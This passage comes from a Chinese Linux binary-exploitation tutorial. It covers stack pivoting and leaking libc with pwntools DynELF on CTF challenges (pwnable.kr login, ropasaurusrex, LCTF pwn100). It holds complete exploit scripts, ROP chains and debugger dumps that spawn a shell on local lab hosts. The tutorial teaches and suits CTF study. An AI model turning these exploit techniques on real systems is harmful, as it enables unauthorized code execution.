


步进verify函数，执行到call sub_400330一行和执行结果，推测出sub_400330是strncpy()



0000000004010A2 mov [rbp+var_28], 0
0000000004010AA mov [rbp+var_20], 0
0000000004010B2 mov [rbp+var_18], 0
0000000004010BA mov [rbp+var_10], 0
0000000004010C2 mov dword ptr [rbp+var_40], 0
0000000004010C9 mov rcx, [rbp+var_48]
0000000004010CD lea rax, [rbp+var_40]
0000000004010D1 mov edx, 50h
0000000004010D6 mov rsi, rcx
0000000004010D9 mov rdi, rax
0000000004010DC call sub_400330
0000000004010E1 movzx eax, byte ptr [rbp+var_40]
0000000004010E5 cmp al, 70h
0000000004010E7 jnz short loc_4010FB
0000000004010E9 movzx eax, byte ptr [rbp+var_40+1]
RAX 00007FFFC04B2260
RBX 00000000004002C8
RCX 00007FFFC04B22B0
RDX 0000000000000050
RSI 00007FFFC04B22B0
RDI 00007FFFC04B2260
RBP 00007FFFC04B22A0
RSP 00007FFFC04B2250
RIP 00000000004010DC
R8 00000000006C6740
R9 00000000011E6880
R10 0000000000000016
R11 0000000000000246
R12 0000000000000000
R13 00000000004018B0
R14 0000000000401940
R15 0000000000000000
EFL 00000206
100.00% (394,333) (582,180) 000010DC 00000000004010DC: ve (Synchronized with R
Hex View-1
00007FFFC04B2270 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FFFC04B2280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FFFC04B2290 00 00 00 00 00 00 00 00 B0 26 4B C0 FF 7F 00 00 .....&K.....
00007FFFC04B22A0 B0 26 4B C0 FF 7F 00 00 16 12 40 00 00 00 00 00 .&K.....@.....
00007FFFC04B22B0 36 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 6123456789012345
00007FFFC04B22C0 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31 6789012345678901
00007FFFC04B22D0 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 37 2345678901234567
00007FFFC04B22E0 38 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33 8901234567890123
00007FFFC04B22F0 34 35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 4567890123456789
00007FFFC04B2300 30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 0123456789012345
00007FFFC04B2310 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31 6789012345678901
00007FFFC04B2320 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 37 2345678901234567
00007FFFC04B2330 38 39 30 31 32 33 34 35 36 37 38 39 0A 00 00 00 890123456789....
00007FFFC04B2340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
IDA View-RIP
General registers
IDA View-RIP
General registers
0000000004010E1 movzx eax, byte ptr [rbp+var_40]
RAX 00007FFFC04B2260
RBX 00000000004002C8
RCX 0000000000433EE0
RDX 0000000000000000
RSI 00007FFFC04B22F0
RDI 00007FFFC04B22A0
RBP 00007FFFC04B22A0
RSP 00007FFFC04B2250
RIP 00000000004010E1
R8 0000000000000010
R9 00000000011E6880
R10 0000000000000021
R11 0000000000049ABE0
R12 0000000000000000
R13 00000000004018B0
R14 0000000000401940
R15 0000000000000000
EFL 00010206
100.00% (394,333) (263,340) 000010E1 00000000004010E1: ve (Synchronized with R
Hex View-1




继续往下执行，发现有两个判断，判断输入头两个字母是否是py，若是则直接退出，否则进入一个循环，这个循环会以[rbp+rax+dest]里的值作为循环次数对从输入开始的每个位异或0x66。由于循环次数会被修改且变得过大，循环最后会因为试图访问没有标志位R的内存页而崩溃。



rbp + rax = 0x7FFE6CD1A040，该地址所在内存页无法访问



因此我们需要改变思路，尝试一下在输入的开头加上“py”，这回发现了一个数据可控的栈溢出



通过观察数据我们很容易发现被修改的EIP是通过strncpy复制到输入前面的0x50个字节的最后8个。由于没有libc，one gadget RCE使不出来，且使用了strncpy，字符串里不能有\x00，否则会被当做字符串截断从而无法复制满0x50字节制造可控溢出，这就意味着任何地址都不能被写在前0x48个字节中。在这种情况下我们就需要通过修改esp来完成漏洞利用。

首先，尽管我们有那么多的限制条件，但是在main函数中我们看到read函数的参数指明了长度是0x400。幸运的是，read函数可以读取“\x00”

```
read(0, &buF, 0x400uLL);
```

这就意味着我们可以把ROP链放在0x50字节之后，然后通过增加esp的值把栈顶抬到ROP链上。我们搜索包含add esp的gadgets，搜索到了一些结果

```
0x000000000046f205 : add rsp, 0x58 ; ret
```

通过这个gadget，我们成功把esp的值增加到0x50之后。接下来我们就可以使用熟悉的ROP技术调用sys_read读取”/bin/sh\x00”字符串，最后调用sys_execve了。构建ROP链和完整脚本如下：


```
#!/usr/bin/python
#coding:utf-8

from pwn import *

context.update(arch = 'amd64', os = 'linux', timeout = 1)
io = remote('172.17.0.3', 10001)

payload = ""
payload += p64(0x6161616161617970)  #头两位为py，过检测
payload += 'a'*0x40                 #padding
payload += p64(0x46f205)            #add esp, 0x58; ret
payload += 'a'*8                    #padding
payload += p64(0x43ae29)            #pop rdx; pop rsi; ret 为sys_read设置参数
payload +=p64(0x8)                  #rdx = 8
payload += p64(0x6c7079)            #rsi = 0x6c7079
payload += p64(0x401823)            #pop rdi; ret 为sys_read设置参数
payload += p64(0x0)                 #rdi = 0
payload += p64(0x437ea9)            #mov rax, 0; syscall 调用sys_read
payload += p64(0x46f208)            #pop rax; ret
payload += p64(59)                  #rax = 0x3b
payload += p64(0x43ae29)            #pop rdx; pop rsi; ret 为sys_execve设置参数
payload += p64(0x0)                 #rdx = 0
payload += p64(0x0)                 #rsi = 0
payload += p64(0x401823)            #pop rdi; ret 为sys_execve设置参数
payload += p64(0x6c7079)            #rdi = 0x6c7079
payload += p64(0x437eae)            #syscall

print io.recv()
io.send(payload)
sleep(0.1)  #等待程序执行，防止出错

io.send('/bin/sh\x00')
io.interactive()
```

0x01 栈帧劫持stack pivot

通过可以修改esp的gadget可以绕过一些限制，扩大可控数据的字节数，但是当我们需要一个完全可控的栈


时这种小把戏就无能为力了。在系列的前几篇文章中我们提到过数次ALSR，即地址空间布局随机化。这是一个系统级别的安全防御措施，无法通过修改编译参数进行控制，且目前大部分主流的操作系统均实现且默认开启ASLR。正如其名，在开启ASLR之前，一个进程中所有的地址都是确定的，不论重复启动多少次，进程中的堆和栈等的地址都是固定不变的。这就意味着我们可以把需要用到的数据写在堆栈上，然后直接在脚本里硬编码这个地址完成攻击。例如，我们假设有一个没有开NX保护的，有栈溢出的程序运行在没有ASLR的系统上。由于没有ASLR，每次启动程序时栈地址都是0x7fff0000. 那么我们直接写入shellcode并且利用栈溢出跳转到0x7fff0000就可以成功getshell。而当ASLR开启后，每次启动程序时的栈和堆地址都是随机的，也就是说这次启动时时0x7fff0000，下回可能就是0x7ffe0120。这时候如果没有jmp esp一类的gadget，攻击就会失效。而stack pivot这种技术就是一个对抗ASLR的利器。

stack pivot之所以重要，是因为其利用到的gadget几乎不可能找不到。在函数建立栈帧时有两条指令push ebp; mov ebp, esp，而退出时同样需要消除这两条指令的影响，即leave(mov esp, ebp; pop ebp)。且leave一般紧跟着就是ret。因此，在存在栈溢出的程序中，只要我们能控制到栈中的ebp，我们就可以通过两次leave劫持栈。



第一次leave; ret，new esp为栈劫持的目标地址。可以看到执行到retn时，esp还在原来的栈上，ebp已经指向了新的栈顶

第二次leave; ret 实际决定栈位置的寄存器esp已



经被成功劫持到新的栈上，执行完gadget后栈顶会在new esp-4(64位是-8)的位置上。此时栈完全可控通过预先或者之后在new stack上布置数据可以轻松完成攻击


我们来看一个实际的例子~/pwnable.kr-login/login.这个程序的逻辑很简单，且预留了一个system(“/bin/sh”)后门。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int decodedResult; // [sp+18h] [bp-28h]@1
  __int16 input; // [sp+1Eh] [bp-22h]@1
  unsigned int len; // [sp+3Ch] [bp-4h]@1

  memset(&input, 0, 0x1Eu);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  printf("Authenticate : ");
  __isoc99_scanf("%30s", &input);
  memset(&::input, 0, 0xCu);
  decodedResult = 0;
  len = Base64Decode(&input, &decodedResult);
  if ( len > 0xC )
  {
    puts("Wrong Length");
  }
  else
  {
    memcpy(&::input, decodedResult, len);
    if ( auth(len) == 1 )
      correct();
  }
  return 0;
}
```


程序要求我们输入一个base64编码过的字符串，随后会进行解码并且复制到位于bss段的全局变量input中，最后使用auth函数进行验证，通过后进入带有后门的correct()打开shell

```
1 _BOOL4 __cdecl auth(int a1)
2 {
3   char v2; // [sp+14h] [bp-14h]@1
4   char *s2; // [sp+1Ch] [bp-Ch]@1
5   int v4; // [sp+20h] [bp-8h]@1
6
7   memcpy(&v4, &input, a1);
8   s2 = (char *)calc_md5(&v2, 12);
9   printf("hash : %s\n", (char)s2);
0   return strcmp("f87cd601aa7fedca99018a8be88eda34", s2) == 0;
1 }
```

打开auth函数，我们发现这个auth的手段实际上是计算md5并进行比对，显然以我们的水平要在短时间里做到md5碰撞不现实。但万幸的是，这里的memcpy似乎会造成一个栈溢出。



调试发现不幸的是我们不能控制EIP，只能控制到EBP。这就需要用到stack pivot把对EBP的控制转化为对EIP的控制了。由于程序把解码后的输入复制到地址固定的.bss段上，且从auth到程序结束总共要经过auth和main两个函数的leave; retn。我们可以将栈劫持到保存有输入的.bss段上。毫无疑问，base64加密前的12个字节的最后4个留给.bss段上数据的首地址0x811eb40.根据之前的推演，执行到第二次retn时esp = new esp - 4，所以头4个字节应该是填充位，中间四个字节就是后门的地址。即输入布局如下：



构造脚本如下：

```
#!/usr/bin/python
#coding:utf-8

from pwn import *
from base64 import *

context.update(arch = 'i386', os = 'linux', timeout = 1)
```

```
io = remote("172.17.0.2", 10001)

payload = "aaaa"                    #padding
payload += p32(0x08049284)          #system("/bin/sh")地址，整个payload被复制到bss上，栈劫持后retn时栈顶在这里
payload += p32(0x0811eb40)          #新的esp地址
io.sendline(b64encode(payload))
io.interactive()
```

需要注意的是，stack pivot是一个比较重要的技术。在接下来的SROP和ret2dl_resolve中我们还将利用到这个技术。

附件请点击跳转到原文下载

Linux pwn入门教程(5)——利用漏洞获取libc

作者：Tangerine@SAINTSEC

0x00 DynELF简介

在前面几篇文章中，为了降低难度，很多通过调用库函数system的题目我们实际上都故意留了后门或者提供了目标系统的libc版本。我们知道，不同版本的libc，函数首地址相对于文件开头的偏移和函数间的偏移不一定一致。所以如果题目不提供libc，通过泄露任意一个库函数地址计算出system函数地址的方法就不好使了。这就要求我们想办法获取目标系统的libc。
关于远程获取libc，pwntools在早期版本就提供了一个解决方案——DynELF类。DynELF的官方文档见此：http://docs.pwntools.com/en/stable/dynelf.html，其具体的原理可以参阅文档和源码。简单地说，DynELF通过程序漏洞泄露出任意地址内容，结合ELF文件的结构特征获取对应版本文件并计算比对出目标符号在内存中的地址。DynELF类的使用方法如下：

```
io = remote(ip, port)

def leak(addr):
        payload2leak_addr = "****" + pack(addr) + "****"
        io.send(payload2leak_addr)
        data = io.recv()
        return data

d = DynELF(leak, pointer = pointer_into_ELF_file, elf = ELFObject)
system_addr = d.lookup("system", libc)
```

使用DynELF时，我们需要使用一个leak函数作为必选参数，指向ELF文件的指针或者使用ELF类加载的目标文件至少提供一个作为可选参数，以初始化一个DynELF类的实例d。然后就可以通过这个实例d的方法lookup来搜寻libc库函数了。其中，leak函数需要使用目标程序本身的漏洞泄露出由DynELF类传入的int型参数addr对应的内存地址中的数据。且由于DynELF会多次调用leak函数，这个函数必须能任意次使用，即不能泄露几个地址之后就导致程序崩溃。由于需要泄露数据，payload中必然包含着打印函数，如write, puts, printf等，我们根据这些函数的特点将其分成两部分分别进行讲解。

0x01 DynELF的使用——write函数

我们先来看比较简单的write函数。write函数的特点在于其输出完全由其参数size决定，只要目标地址可读，size填多少就输出多少，不会受到诸如‘\0’，‘\n’之类的字符影响。因此leak函数中对数据的读取和处理较为简单。
我们开始分析例子~/PlaidCTF 2013 ropasaurusrex/ropasaurusrex. 这个32位程序的结构非常简单，一个有栈溢出的read，一个write。没有libc，got表里没有system，也没有int 80h/syscall

```
1 int __cdecl main()
2 {
3   sub_80483F4();
4   return write(1, "WIN\n", 4u);
5 }
```

```
ssize_t sub_80483F4()
{
  char buf; // [sp+10h] [bp-88h]@1

  return read(0, &buf, 0x100u);
}
```

这种情况下我们就可以使用DynELF来leaklibc，进而获取system函数在内存中的地址。
首先我们来构建一个可以泄露任意地址的ROP链。通过测试我们可以知道栈溢出到EIP需要140个字节，因此

我们可以构造一个payload如下：

```
elf = ELF( ‘./ropasaurusrex’ )          #别忘了在脚本所在目录下放一个程序文件ropasaurusrex

write_addr = elf.symbols['write']

payload = “A” *140
payload += p32(write_addr)
payload += p32(0)
payload += p32(1)
payload += p32(0x08048000)
payload += p32(8)
```

使用payload打印出ELF文件在内存中的首地址0x08048000，write()运行结束后返回的地址随便填写，编写脚本后发现可以正确输出结果：

```
>>> from pwn import *
>>>
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>> elf = ELF('./ropasaurusrex')
>>>
>>> write_addr = elf.symbols['write']
>>>
>>> payload = ''
>>> payload += 'A'*140
>>> payload += p32(write_addr)
>>> payload += p32(0)
>>> payload += p32(1)
>>> payload += p32(0x08048000)
>>> payload += p32(8)
>>>
>>> io.sendline(payload)
>>> io.recv()
'\x7fELF\x01\x01\x01\x00'
>>>
```

现在我们需要让这个payload可以被重复使用。首先我们需要改掉write函数返回的地址，以免执行完write之后程序崩溃。那么改成什么好呢？继续改成write是不行的，因为参数显然没办法继续传递。如果使用pop清除栈又会导致栈顶下降，多执行几次就会耗尽栈空间。这里我们可以把返回地址改成start段的地址

```
.text:08048340                public start
.text:08048340 start          proc near
.text:08048340                xor     ebp, ebp
.text:08048342                pop     esi
.text:08048343                mov     ecx, esp
.text:08048345                and     esp, 0FFFFFFF0h
.text:08048348                push    eax
.text:08048349                push    esp             ; stack_end
.text:0804834A                push    edx             ; rtld_fini
.text:0804834B                push    offset fini     ; fini
.text:08048350                push    offset init     ; init
.text:08048355                push    ecx             ; ubp_av
.text:08048356                push    esi             ; argc
.text:08048357                push    offset main     ; main
.text:0804835C                call    __libc_start_main
.text:08048361                hlt
.text:08048361 start          endp
.text:08048361
```

这段代码是编译器添加的，用于初始化程序的运行环境后，执行完相应的代码后会跳转到程序的入口函数

main运行程序代码。因此，在执行完write函数泄露数据后，我们可以返回到这里刷新一遍程序的环境，相当于是重新执行了一遍程序。现在的payload封装成leak函数如下：

```
def leak(addr):
        payload = ''
        payload += 'A'*140                      #padding
        payload += p32(write_addr)      #调用write
        payload += p32(start_addr) #write返回到start
        payload += p32(1)                       #write第一个参数fd
        payload += p32(addr)          #write第二个参数buf
        payload += p32(8)                       #write第三个参数size
        io.sendline(payload)
        content = io.recv()[:8]
        print("%#x -> %s" %(addr, (content or '').encode('hex')))
        return content
```

我们加了一行print输出leak执行的状态，用于debug。使用DynELF泄露system函数地址，显示如下：

```
>>> log.info("system_addr = %#x", system_addr)
[*] system_addr = 0xf7d7e060
>>>
```

我们可以利用这个DynELF类的实例泄露read函数的真正内存地址，用于读取”/bin/sh”字符串到内存中，以便于执行system(“/bin/sh”)。最终脚本如下：

```
#!/usr/bin/python
#coding:utf-8[/size][/align][align=left][size=3]
from pwn import *

io = remote('172.17.0.2', 10001)[/size][/align][align=left][size=3]
elf = ELF('./ropasaurusrex')

start_addr = 0x08048340
write_addr = elf.symbols['write']
binsh_addr = 0x08049000

def leak(addr):
        payload = ''
        payload += 'A'*140                      #padding
        payload += p32(write_addr)      #调用write
        payload += p32(start_addr)        #write返回到start
        payload += p32(1)                       #write第一个参数fd
        payload += p32(addr)                #write第二个参数buf
        payload += p32(8)                       #write第三个参数size
        io.sendline(payload)
        content = io.recv()[:8]
        print("%#x -> %s" %(addr, (content or '').encode('hex')))
        return content

d = DynELF(leak, elf = elf)
system_addr = d.lookup('system', 'libc')
read_addr = d.lookup('read', 'libc')

log.info("system_addr = %#x", system_addr)
log.info("read_addr = %#x", read_addr)
```

```
payload = ''
payload += 'A'*140                          #padding
payload += p32(read_addr)                   #调用read
payload += p32(system_addr)                 #read返回到system
payload += p32(0)                           #read第一个参数fd/system返回地址，无意义
payload += p32(binsh_addr)                  #read第二个参数buf/system第一个参数
payload += p32(8)                           #read第三个参数size

io.sendline(payload)
io.sendline('/bin/sh\x00')
io.interactive()
```

0x02 DynELF的使用——其他输出函数

除了“好说话”的write函数之外，一些专门由于处理字符串输出的函数也经常出现在各类CTF pwn题目中，比如printf, puts等。这类函数的特点是会被特殊字符影响，因此存在输出长度不固定的问题。针对这种函数，我们可以参考这篇博文：https://www.anquanke.com/post/id/85129 对leak函数的接收输出部分进行调整。我们看一下例子~/LCTF 2016-pwn100/pwn100，其漏洞出现在sub_40068E()中。

```
int sub_40068E()
{
  char v1; // [sp+0h] [bp-40h]@1

  sub_40063D((__int64)&v1, 0xC8u);
  return puts("bye~");
}
```

```
__int64 __fastcall sub_40063D(__int64 a1, unsigned int a2)
{
  __int64 result; // rax@3
  unsigned int i; // [sp+1Ch] [bp-4h]@1

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (signed int)i >= (signed int)a2 )
      break;
    read(0, (void *)((signed int)i + a1), 1uLL);
  }
  return result;
}
```

很明显的栈溢出漏洞。
这个程序比较麻烦的一点在于它是个64位程序，且找不到可以修改rdx的gadget，因此在这里我们就可以用到之前的文章中提到的万能gadgets进行函数调用。
首先我们来构造一个leak函数。通过对代码的分析我们发现程序中可以用来泄露信息的函数只有一个puts，已知栈溢出到rip需要72个字节，我们很快就可以写出一个尝试泄露的脚本：

```
from pwn import *

io = remote("172.17.0.3", 10001)
elf = ELF("./pwn100")

puts_addr = elf.plt['puts']
pop_rdi = 0x400763

payload = "A" *72
payload += p64(pop_rdi)
payload += p64(0x400000)
payload += p64(puts_addr)
```

```
payload = payload.ljust(200, "B")
io.send(payload)
print io.recv()
```

结果如下：

```
>>> payload += p64(pop_rdi)
>>> payload += p64(0x400000)
>>> payload += p64(puts_addr)
>>> payload = payload.ljust(200, "B")
>>> io.send(payload)
>>> print io.recv()
bye~
ELF
```

由于实际上栈溢出漏洞需要执行完puts(“bye~”)之后才会被触发，输出对应地址的数据，因此我们需要去掉前面的字符，所以可以写leak函数如下：

```
start_addr = 0x400550
pop_rdi = 0x400763
puts_addr = elf.plt['puts']

def leak(addr):
        payload = "A" *72
        payload += p64(pop_rdi)
        payload += p64(addr)
        payload += p64(puts_addr)
        payload += p64(start_addr)
        payload = payload.ljust(200, "B")
        io.send(payload)
        content = io.recv()[5:]
        log.info("%#x => %s" % (addr, (content or '').encode('hex')))
        return content
```

我们将其扩展成一个脚本并执行，却发现leak出错了。

```
[*] 0x601fd8 => 0a
[*] 0x601fe8 => 0a
[*] 0x601ff8 => 0a
[*] 0x602008 => 0a
[*] 0x602018 =>
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/dynelf.py", line 556, in lookup
    if lib is not None: dynlib = self._dynamic_load_dynelf(lib)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/dynelf.py", line 630, in _dynamic_load_dynelf
    cur     = self.link_map
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/dynelf.py", line 230, in link_map
    self._link_map = self._find_linkmap()
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/dynelf.py", line 438, in _find_linkmap
    pltgot = self._find_dt(constants.DT_PLTGOT)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/dynelf.py", line 401, in _find_dt
    while not leak.field_compare(dynamic, Dyn.d_tag, constants.DT_NULL):
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/memleak.py", line 169, in field_compare
    return self.compare(address + obj.offset, expected)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/memleak.py", line 544, in compare
    if self.n(address + i, 1) != byte:
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/memleak.py", line 370, in n
    return self._leak(addr, numb) or None
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/memleak.py", line 205, in _leak
    data = self._leak(address-i, i+1, False)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/memleak.py", line 192, in _leak
    data = self.leak(address)
  File "<stdin>", line 9, in leak
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 78, in recv
    return self._recv(numb, timeout) or ''
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 156, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 126, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/sock.py", line 54, in recv_raw
    raise EOFError
EOFError
```


通过查看输出的leak结果我们可以发现有大量的地址输出处理之后都是0x0a，即一个回车符。从Traceback上看，最根本原因是读取数据错误。这是因为puts()的输出是不受控的，作为一个字符串输出函数，它默认把字符’\x00’作为字符串结尾，从而截断了输出。因此，我们可以根据上述博文修改leak函数：

```
def leak(addr):
        count = 0
        up = ''
        content = ''
        payload = 'A'*72                        #padding
        payload += p64(pop_rdi)                  #给puts()赋值
        payload += p64(addr)                  #leak函数的参数addr
        payload += p64(puts_addr)          #调用puts()函数
        payload += p64(start_addr)         #跳转到start，恢复栈
        payload = payload.ljust(200, 'B') #padding
        io.send(payload)
        io.recvuntil("bye~\n")
        while True:                                                    #无限循环读取，防止
recv()读取输出不全
                c = io.recv(numb=1, timeout=0.1)      #每次读取一个字节，设置超时时间确保没有遗漏
                count += 1
                if up == '\n' and c == "":                    #上一个字符是回车且读不到其他字符，
说明读完了
                        content = content[:-1]+'\x00'     #最后一个字符置为\x00
                        break
                else:
                        content += c #拼接输出
                        up = c     #保存最后一个字符
        content = content[:4]    #截取输出的一段作为返回值，提供给DynELF处理
        log.info("%#x => %s" % (addr, (content or '').encode('hex')))
        return content
```

脚本全部内容位于~/LCTF2016-pwn100/exp.py，此处不再赘述。

0x03其他获取libc的方法

虽然DynELF是一个dump利器，但是有时候我们也会碰到一些令人尴尬的意外情况，比如写不出来leak函数，下libc被墙等等。这一节我们来介绍一些可行的解决方案。
首先要介绍的是libcdb.com，这是一个用来在线查询libc版本的网站。



